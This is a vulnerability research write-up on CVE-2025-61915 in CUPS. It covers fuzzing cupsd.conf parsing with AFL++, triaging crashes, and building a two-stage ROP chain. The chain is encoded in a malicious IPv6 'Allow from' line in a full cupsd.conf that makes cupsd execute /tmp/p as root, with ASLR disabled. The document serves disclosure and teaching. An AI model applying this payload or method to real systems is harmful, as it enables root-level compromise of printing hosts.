
CVE-2025-61915 is a stack based out-of-bound write bug in CUPS. An unauthorized user can modify cupsd.conf and add a malicious IPv6 address. CUPS, the printing stack in Unix, will parse the IPv6 incorrectly causing a stack underflow.
This vulnerability can potentially allow code execution as root, and in environments where CUPS remote administration is enabled, this can potentially cause remote code execution (RCE) as root.
This affects all versions prior to version 2.4.15.
This CVE represents 3 completely different vulnerabilities
Short Technical Recap
Vulnerable code: cups/scheduler/conf.c:get_addr_and_mask()
In the function `get\_addr\_and\_mask`, which is responsible for parsing IP addresses in the config, we find:
if (i \& 1) ip\[i / 2] |= ipval;else ip\[i / 2] |= ipval << 16;
By breaking the parser logic, we can set `i` to any negative value and `ipval` to any value between 0 and 0xffff.
But wait, if `i` must be negative, this is a stack underflow, which is usually less valuable than a stack overflow since we can't reach the saved return address.
Fortunately for us, this is not the case! As `ip` is a pointer passed from the caller.

Figure 1. Pseudo stack underflow diagram.
So, not only does this stack underflow allow us to overwrite the return address, it also bypasses the stack canary, as well!
Now, just choose the exploitation technique and start exploiting.
Using return-oriented programming (ROP) chain, we were able to do privilege escalation and get code execution as root in our lab environment.
Demo: Privilege Escalation
https://github.com/user-attachments/assets/54e907c9-5f72-48d0-b5cf-a3d0b0cbbfe9
cupsd: The Vulnerable Process
CUPS is a huge printing stack. Under it, there are dozens of binaries available to run. Different processes run with different permissions and as different users. Upon starting the research process, I set a goal of finding a PrivEsc to root vuln. So, I wanted to focus on processes that run as root.
The vulnerability is in the main process called `cupsd`. This is the backend of the printing stack, and it runs as root.
Finding the Vulnerability (Fuzzing)
1. Identifying Fuzzing Targets
Usually, parsers are the best targets for fuzzing. So, I looked for parsers that receive input that is modifiable by non-root users.
I immediately found that CUPS has many config files. I started researching which of these configs can be modified by non-root users. None of the files are directly writable for non-root, but we can still impact some using dedicated APIs, tools, or even "configuration-injection via CWE-20".
Out of these config files, I filtered out those that are parsed by processes not running as root.
Finally, I ended up with these config files: cupsd.conf, printers.conf, and classes.conf.
For this vulnerability, we are going to focus only on cupsd.conf. These are the reasons why:
-
Authorized users can upload a new cupsd.conf via POST requests to the CUPS backend.
-
This config file is parsed by cupsd, which is a process running as root.
FYI: - In my opinion, I also found vulnerabilities in other file parsers, but the maintainers labeled them as bugs and not vulnerabilities.
2. Fuzzing Approach
Different targets require different approaches to fuzzing.
Now, I will break down our target and environment to create the ultimate AFL++ fuzzing session:
- Input is highly structured and text-based: The best mutator for this type of input is the Grammar Mutator.
- No data transformation: cupsd doesn't transform the input before comparison. Therefore, we can help the fuzzer to intelligently mutate the input to satisfy complex comparisons by using cmplog.
- Parallel fuzzing: I'm using a 16-core machine dedicated to fuzzing. Hence, we will be able to run multiple fuzzers in parallel.
- Rare bug-triggering inputs: Reducing fuzzing overhead is always important. When bug-triggering inputs are rare, SAND helps us by only sending interesting inputs to the sanitizers. The rest are sent to non-sanitized harnesses.
- Memory corruptions only: In this fuzzing session, I'm only interested in low-hanging memory corruptions. So, the only sanitizer that I'm using is ASan.
- Corpuses: The input can be very complex. It's important to help the fuzzer by providing a set of very different input examples.
- Dictionary: cupsd.conf has a huge collection of settings with many options. We want to help the fuzzer effortlessly explore all the code paths. So, we created a dictionary with all the possible keys and as many values as possible.
- Minimize fuzzing scope: cupsd is a huge binary with many purposes. We are only interested in the cupsd.conf parser part. So, we have three options:
- Extract parsing code and create a new harness. The issue here is that cupsd has so many global variables, libraries, etc. Extracting everything is hard.
- Modify cupsd code so it will only run the parser code. This will require us to know the cupsd code very well, or we might affect the logic.
- Find if cupsd has an option where it only attempts to parse the input and exit. Luckily for us, `cupsd -c {input\_file} -t` only runs the parser and exits.
This allows us to build cupsd and use it as our harness.
3. Start Fuzzing
<details><summary><b>Build the harness</b></summary>
Set Variables and Functions
export CUPS\_DIR=~/cupsexport CUPS\_SRC\_DIR=$CUPS\_DIR/cups-2.4.14export HARNESS\_DIR=~/fuzzers/fuzz\_cupsd.conf
cleanup\_and\_extract() {rm -fRd $CUPS\_SRC\_DIRcd $CUPS\_DIRtar -xvf cups-2.4.14-source.tar.gzcd $CUPS\_SRC\_DIR}
Get Source Code and Needed Packages
mkdir $CUPS\_DIRmkdir -p $HARNESS\_DIRcd $CUPS\_DIRwget https://github.com/OpenPrinting/cups/releases/download/v2.4.14/cups-2.4.14-source.tar.gztar -xvf cups-2.4.14-source.tar.gzsudo apt-get install autoconf build-essential avahi-daemon libavahi-client-dev libssl-dev libkrb5-dev libnss-mdns libpam-dev libsystemd-dev libusb-1.0-0-dev zlib1g-dev clang lld llvm
Compile Grammar Mutator Shared Library
cd $HARNESS\_DIRsudo apt install valgrind uuid-dev default-jre python3 unzip default-jre default-jdkwget https://www.antlr.org/download/antlr-4.8-complete.jarsudo cp -f antlr-4.8-complete.jar /usr/local/libgit clone https://github.com/AFLplusplus/Grammar-Mutator.gitcp -a cupsdSimpleGrammer.json Grammar-Mutator/grammars/cupsdSimpleGrammer.jsoncd Grammar-Mutator# find set(CMAKE\_CXX\_FLAGS "${CMAKE\_CXX\_FLAGS} -Wall -Wextra -Werror") and replace with set(CMAKE\_CXX\_FLAGS "${CMAKE\_CXX\_FLAGS} -Wall -Wextra")make -j$(nproc) GRAMMAR\_FILE=grammars/cupsdSimpleGrammer.jsoncp -a src/libgrammarmutator-cupsdsimplegrammer.so $HARNESS\_DIR
Compile Instrumented cupsd
cleanup\_and\_extractCC=afl-clang-fast CXX=afl-clang-fast++ ./configure --prefix=$CUPS\_SRC\_DIR/../install\_instrumentedmake -j$(nproc)make installcp -a $CUPS\_SRC\_DIR/../install\_instrumented/sbin/cupsd $HARNESS\_DIR/cupsd\_instrumented
Compile ASan cupsd
cleanup\_and\_extractCC=afl-clang-fast CXX=afl-clang-fast++ ./configure --prefix=$CUPS\_SRC\_DIR/../install\_asanAFL\_LLVM\_ONLY\_FSRV=1 AFL\_USE\_ASAN=1 make -j$(nproc)make installcp -a $CUPS\_SRC\_DIR/../install\_asan/sbin/cupsd $HARNESS\_DIR/cupsd\_asan
Compile cmplog cupsd
cleanup\_and\_extractexport AFL\_LLVM\_CMPLOG=1CC=afl-clang-fast CXX=afl-clang-fast++ ./configure --prefix=$CUPS\_SRC\_DIR/../install\_cmplogmake -j$(nproc)make installunset AFL\_LLVM\_CMPLOGcp -a $CUPS\_SRC\_DIR/../install\_cmplog/sbin/cupsd $HARNESS\_DIR/cupsd\_cmplog
Compile asan\_debug cupsd (For Later)
cleanup\_and\_extractCC=clang CXX=clang++ \\CFLAGS="-g -O0 -fsanitize=address -fno-omit-frame-pointer" \\CXXFLAGS="-g -O0 -fsanitize=address -fno-omit-frame-pointer" \\LDFLAGS="-fsanitize=address -lm" \\./configure --prefix=$CUPS\_SRC\_DIR/../install\_asan\_debugmake -j$(nproc)make installcp -a $CUPS\_SRC\_DIR/../install\_asan/sbin/cupsd $HARNESS\_DIR/cupsd\_asan\_debug
Run the Fuzzers
Running Parallel Fuzzers Without detect\_stack\_use\_after\_return (Which Makes a Lot of Noise Here).
Terminal 1:
tmux new -s aflexport CUPS\_DIR=~/cupsexport CUPS\_SRC\_DIR=$CUPS\_DIR/cups-2.4.14export HARNESS\_DIR=~/fuzzers/fuzz\_cupsd.confcd $HARNESS\_DIRexport AFL\_CUSTOM\_MUTATOR\_LIBRARY=$HARNESS\_DIR/libgrammarmutator-cupsdsimplegrammer.soexport AFL\_TESTCACHE\_SIZE=250export ASAN\_OPTIONS=abort\_on\_error=1:symbolize=0:detect\_stack\_use\_after\_return=0afl-fuzz -M main -i ./inputs -o ./out -x ./cupsd\_afl.dict -m none -t 4000+ -w ./cupsd\_asan -c ./cupsd\_cmplog -l 2AT -- ./cupsd\_instrumented -c @@ -t
Terminal 2:
tmux new -s afl2export CUPS\_DIR=~/cupsexport CUPS\_SRC\_DIR=$CUPS\_DIR/cups-2.4.14export HARNESS\_DIR=~/fuzzers/fuzz\_cupsd.confcd $HARNESS\_DIRexport AFL\_CUSTOM\_MUTATOR\_LIBRARY=$HARNESS\_DIR/libgrammarmutator-cupsdsimplegrammer.soexport AFL\_TESTCACHE\_SIZE=250export ASAN\_OPTIONS=abort\_on\_error=1:symbolize=0:detect\_stack\_use\_after\_return=0for i in $(seq 1 14); doafl-fuzz -S s$i -i ./inputs -o ./out -x ./cupsd\_afl.dict -m none -t 4000+ -w ./cupsd\_asan -c ./cupsd\_cmplog -l 2AT -- ./cupsd\_instrumented -c @@ -t \&done
4. Post-Fuzzing Session
After seeing that the fuzzers found X number of crashes, we can stop the session.
Now, we have two options:
-
Generate a coverage report. Based on that, we can determine if we are happy with the result, or if we should change something (like corpuses) and continue fuzzing.
-
Start examining the crashes and see if we have anything valuable. Let's take this option.
Removing Duplicates
Let's say we have 200 crashes. It's very likely that most are duplicates. We want to filter out the duplicates to save time.
There are many "official" techniques to accomplish this. For example, using afl-cmin and other afl-utils. I don't really like the afl-utils tools, so I did something a bit different.
First Stage: afl-cmin
cd $HARNESS\_DIRmkdir all\_crashescp out/\*/\*crashes\*/id\* ./all\_crashes/afl-cmin -i all\_crashes -o min\_crashes -- ./cupsd\_instrumented -c @@ -t
This copies the crashes across all fuzzers to a single `all\_crashes` dir. Then, I used afl-cmin to remove crashes that have the same coverage path.
In the end, the "unique coverage path" crashes will be at the `min\_crashes` dir.
Second Stage: analyze_crashes.py
This is a simple Python script that analyzes crashes in `min\_crashes` and filters them based on the last three frames of the stack trace.
5. Investigate the Crash
First, we want to further understand the crash. For that, we can use the cupsd_asan_debug we built earlier. We just run it like so:
`./cupsd\_asan\_debug -c {input\_causing\_crash} -t`
Afterward, we can get the sanitizer output:

Figure 2. Sanitizer output.
Now, it's time to debug the cupsd_asan_debug (or just a normal debug build) to understand if this crash is really valuable.
We want to understand the following:
-
Can this reproduce on normal builds?
- What exactly causes the bug?
- Does this bug hide other bugs (which might require us to patch the bug and fuzz again)?
- What in the bug can we control to understand if it's really exploitable?
I used Cursor/VSCode for debugging the different crash inputs. No need for GDB (it will be used later). Just place a breakpoint on the bug-triggering line and start investigating.
Exploiting the CVE (ROP Chain)
Due to modern mitigations, memory corruption exploitation have become a much harder art. Based on the program’s state at the vulnerable function, I had to choose ROP chain as my exploitation technique.
This was my first time exploiting a real, new out-in-the-wild vulnerability. After doing hundreds of binary exploitation CTFs (Capture the Flags), I was sure this was going to be a piece of cake. However, I was surprised by how different this was from CTFs. Due to compiler optimizations, a lot of things I was accustomed to no longer exist, such as:
-
With optimizations, $rbp is used as a general-purpose register instead of a frame pointer, and the frame pointer is omitted by default. So, no prologue and epilogue.
-
The return address is no longer in $rbp+8.
-
GDB starts lying. Due to aggressive inlining, the function related information (such as a stack trace or frame info) is wrong. We can only trust the disassembler in those situations.
Disclaimer: I had to disable ASLR in order to make the second-stage ROP chain work. I will explain why in a succeeding section.
Setting up the Target
Until now, we built cupsd in many ways, but always for fuzzing. Now, it's time to build it in the official way.
./configuremakemake install
We then compiled another cupsd with `-g`, stripped and saved the debug symbols in a file, so we can load them in the debugger.
Deciding How to Debug the Target
To use the stack underflow correctly, we first have to understand it. To do that, we need to debug the process.
However, we are trying to build a real exploit. So, we need to run cupsd under the cups.service like it runs in production. This makes things more complicated.
Initially, I wanted to modify the cupsd.service unit file and run cupsd under the gdb server.
`ExecStart=/usr/bin/gdbserver --once :1234 /sbin/cupsd -l`
But starting the process under the debugger changed the environment variables and the process's memory layout.
So, the ROP chain that would work on cupsd under a debugger, will be different from a ROP chain used when cupsd isn't under a debugger.
The solution is to attach a debugger to a running process. This ensures the process environment variables and memory aren't affected by the debugger.
But we have an issue:
-
To mimic the real world, cupsd needs to run under the CUPS service.
-
cupsd parses the config immediately, so attaching to it before it starts parsing the config is hard (race condition).
What I ended up doing was:
-
Writing a Python script that monitors when cupsd is up. Run the script and then restart cups.service.
-
The moment cupsd starts, the script sends SIGSTOP to cupsd and prints cupsd's PID.
-
Then, I attach a gdb script to that PID, which sets breakpoints and sends SIGCONT to cupsd.
Indeed, this is a bit racy as well, but it worked for me 100% of the time.
Program State Reconnaissance
When designing an ROP chain, we need to deeply understand the program state at different moments. We should know all about: stack layout, register values, file descriptors, different memory segments, addresses sitting on the stack (can be used as address leak), etc. We can leverage this data in our ROP chain.
ip[-N] == return_address: Finding the Return Address
The first thing I did was to find the return address and what `ip\[-N]` overwrites it.
As I specified before, in optimized binaries, $rbp is used as a general-purpose register. So, $rbp+8 doesn't hold the return address.
We need to manually find the return address ourselves.

Figure 3. Manually finding the return address.
From this screenshot we learn:
-
The return address is 0x55555556c9e8. It's stored on the stack at 0x7fffffffb6a8.
-
Relative to `ip` the return address is at `ip\[-8]`
Finding Boundaries for i.
To write the ROP chain, we must know where on the stack we can write.
We already know that:
-
The return address is at `i == -8`
- `i` can be any negative number.
Now, we must find the upper boundary of `i`.
By debugging the code, I see the upper limit is `i == 8` due to the loop logic.
Examining the stack from ip[-8] -> ip[8]
Our playground for the ROP chain (at least for the first stage), is from ip[-8] to ip[8]. We need to know what's on the stack there.

Figure 4. State of ip[-8] -> ip[0] at the ret instruction.
After examining many more things like registers, file descriptors, and others, I found some interesting things. However, I didn't use these in my ROP chain. So, I won't expand on them.
Constraints We Need to Overcome
There are a few things that made it very hard to create a ROP chain:
-
`ip\[i / 2] |= ipval;` due to the `|=`, we can only use gadgets/addresses/values that are "higher" than the ones we overwrite. And in binary representation, they must have `1` where the current value has `1`. We were able to overcome this by finding gadgets that are higher than the return address.
-
Limited wiggle room. As we can see in the above screenshot, our ROP chain can only be 15 stack values long (`ip\[-8] -> ip\[7]`). But due to constraint number 1, our wiggle room was really only 3 stack values (`ip\[-2] -> ip\[2]`). Doing a stack pivot allowed us to overcome this and get more wiggle room.
-
Missing address leaks. There were 2 address leaks required for the full two-stage ROP chain to work.
Stack Address Leak: I kind of had stack address info, see again `ip\[-6] -> ip\[- -
]`. And $r13, $r14 and $rbx stored stack addresses as well.
But due to the small amount of wiggle room I had before the stack pivot, I wasn't able to use those.
.txt Segment Address Leak: ROP chain uses gadgets that sit in the .txt segment. There are a few techniques to leak addresses in this segment.
But again, I wasn't able to do this because of the limited amount of wiggle room I had before the stack pivot. Unfortunately, I wasn't able to overcome this constraint, and it required me to disable ASLR. I will update this article when I find a way to overcome this constraint.
Building the ROP Chain

Figure 5. Full ROP chain.
Design
The ROP chain design is pretty simple:
-
Overwrite the return address with a `pop X, pop Y, ret` gadget. This will bringRSP to the zeroed-out range `ip\[-2] -> ip\[2]`
-
Find a large zeroed-out stack range, lower than `ip\[-8]`. We will write the second-stage ROP chain here. Again, using the stack underflow, we can write to any `ip\[-N]` we desire.
-
In `ip\[-2] -> ip\[2]`, perform a stack pivot to the large zeroed-out stack range.
-
Our second-stage ROP chain will execute the malicious binary `/tmp/p` as root.
Finding Gadgets
I used ropper to get the gadgets: `ropper --file /usr/sbin/cupsd --inst-count 3 --all --nocolor > gadgets.txt`
I used the `--all` option, as I can only use gadgets that are higher than `0x55555556c9e8` due to constraint 1. So, I wanted to see all the options.
Then I wrote two Python scripts to help me find a usable `pop X, pop Y, ret`, which is the first gadget.
extract_pop_pop_ret.py: Extract all the `pop X, pop Y, ret` gadgets and write their full address (base address + offset).
find_reachable_gadgets.py: Out of all the `pop X, pop Y, ret` gadgets, get only the ones that are reachable with `|=`.
The gadget I chose to use is `0x00000000000299ef: pop r13; pop r14; ret;` And with ASLR disabled, its address will be `0x55555557d9ef`.
I will overwrite the return address with this gadget address.
Now, I had to find the rest of the gadgets. However, I will write those gadgets on zeroed-out stack ranges, so the `|=` won't be a constraint anymore.
Thus, I'm free to use any gadget I want.
I had to find gadgets that would allow me to do a stack pivot and then execute `execv("/tmp/p", NULL, NULL)`. This was very easy to find.
The rest of the gadgets are as follows:
\[0x55555558e195] pop rsp; ret; # for stack pivot\[0x555555563ef9] pop rax; ret;\[0x555555562c16] pop rdi; ret;\[0x555555563416] pop rsi; ret;\[0x555555564fbc] pop rdx; ret;\[0x555555589a1c] syscall;
Finding Zeroed-Out Range on the Stack for Second-Stage ROP Chain
Here, I just needed to print the N values lower than `ip\[-8]` and find a zeroed-out range.
We printed 350 stack addresses below ip[-8]:
pwndbg> python \[print(f"ip\[{i:4d}] @ 0x{0x7fffffffb6c8 + i\*4:016x} = 0x{int.from\_bytes(gdb.selected\_inferior().read\_memory(0x7fffffffb6c8 + i\*4, 8), 'little'):016x}" + (" <-- ZERO" if int.from\_bytes(gdb.selected\_inferior().read\_memory(0x7fffffffb6c8 + i\*4, 8), 'little') == 0 else "")) for i in range(8, -351, -2)]
And we found the closest zeroed-out range:
ip\[-100] @ 0x00007fffffffb538 = 0x0000000000000000ip\[-102] @ 0x00007fffffffb530 = 0x0000000000000000ip\[-104] @ 0x00007fffffffb528 = 0x0000000000000000ip\[-106] @ 0x00007fffffffb520 = 0x0000000000000000ip\[-108] @ 0x00007fffffffb518 = 0x0000000000000000ip\[-110] @ 0x00007fffffffb510 = 0x0000000000000000ip\[-112] @ 0x00007fffffffb508 = 0x0000000000000000ip\[-114] @ 0x00007fffffffb500 = 0x0000000000000000ip\[-116] @ 0x00007fffffffb4f8 = 0x0000000000000000ip\[-118] @ 0x00007fffffffb4f0 = 0x0000000000000000
In this range, I will write the second-stage ROP chain and stack pivot to it.
IPv6 Address to ROP Chain.
Now, we have all the needed information to exploit cupsd.
We know how the ROP chain flow should look, which gadgets to use, which addresses to use (again, ASLR disabled), and how to fully control the out-of-bound write.
This is the malicious IPv6 breakdown:
Malicious IPv6 = \[::3ef9:5556:5555::3B::::2c16:5556:5555::b538:ffff:7fff::3416:5556:5555::::::4fbc:5556:5555::::::9a1c:5558:5555::742f:706d:702f::0::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::1007:1::::::::::0:e185:5558:5555::b4f0:ffff::0:7fff::::8#Indexes per value = 237 236 235 234 230 229 228 226 225 224 222 221 220 214 213 212 206 205 204 202 201 200 198
# pop rax; ret; rax = 59 (execve syscall ID)# ip\[-237 / 2] |= 0x3ef9# ip\[-236 / 2] |= 0x5556 << 16# ip\[-235 / 2] |= 0x5555# ip\[-234 / 2] |= 0 << 0x3b
# pop rdi; ret; rdi = 0x00007fffffffb538 (address of string "/tmp/p")# ip\[-230 / 2] |= 0x2c16 << 16# ip\[-229 / 2] |= 0x5556# ip\[-228 / 2] |= 0x5555 << 16# ip\[-226 / 2] |= 0xb538 << 16# ip\[-225 / 2] |= 0xffff# ip\[-224 / 2] |= 0x7fff << 16
# pop rsi; ret; rsi = NULL# ip\[-222 / 2] |= 0x3416 << 16# ip\[-221 / 2] |= 0x5556# ip\[-220 / 2] |= 0x5555 << 16
# pop rdx; ret; rdx = NULL# ip\[-214 / 2] |= 0x4fbc << 16# ip\[-213 / 2] |= 0x5556# ip\[-212 / 2] |= 0x5555 << 16
# syscall gadget# ip\[-206 / 2] |= 0x9a1c << 16# ip\[-205 / 2] |= 0x5558# ip\[-204 / 2] |= 0x5555 << 16
# 0x00007fffffffb538 = "/tmp/p"# ip\[-202 / 2] |= 742f << 16# ip\[-201 / 2] |= 706d# ip\[-200 / 2] |= 702f << 16# ip\[-198 / 2] |= 0 << 16
# overwrite return address 0x55555556c9e8 with 0x55555557d9ef# ip\[-17 / 2] |= 0x1007# ip\[-16 / 2] |= 0x1 << 16
# pop rsp; ret; This is the stack pivot. rsp = 0x7fffffffb4f0# ip\[-6 / 2] |= 0 << 16# ip\[-5 / 2] |= 0xe185# ip\[-4 / 2] |= 0x5558 << 16# ip\[-3 / 2] |= 0x5555# ip\[-1 / 2] |= 0xb4f0# ip\[0 / 2] |= 0xffff << 16# ip\[2 / 2] |= 0 << 16# ip\[3 / 2] |= 0x7fff
Now, I sent CUPS a cupsd.conf with the malicious IPv6 to make the exploit run.
Here is the cupsd.conf I used in the video:
<Location />Order allow,denyAllow from \[::3ef9:5556:5555::3B::::2c16:5556:5555::b538:ffff:7fff::3416:5556:5555::::::4fbc:5556:5555::::::9a1c:5558:5555::742f:706d:702f::0::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::1007:1::::::::::0:e185:5558:5555::b4f0:ffff::0:7fff::::8</Location>
And, indeed, sysdig proves that `cupsd` executes `/tmp/p` as root.
https://github.com/user-attachments/assets/6e28d136-8486-482b-92dc-deca60fd0e2e
When exploited, CVE-2025-61915 can lead to denial of service (DoS) attacks in vulnerable environments and under specific conditions, could lead to RCE. Security defenders must update their CUPS to version 2.4.15 or higher, disable CUPS web interface to prevent the risk of attackers changing CUPS configurations remotely, and inventory and audit your software on a regular basis.
I hope you enjoyed this technical deep dive, which shows the full life cycle of offensive security from discovering vulnerabilities, assessing them, and exploiting them.


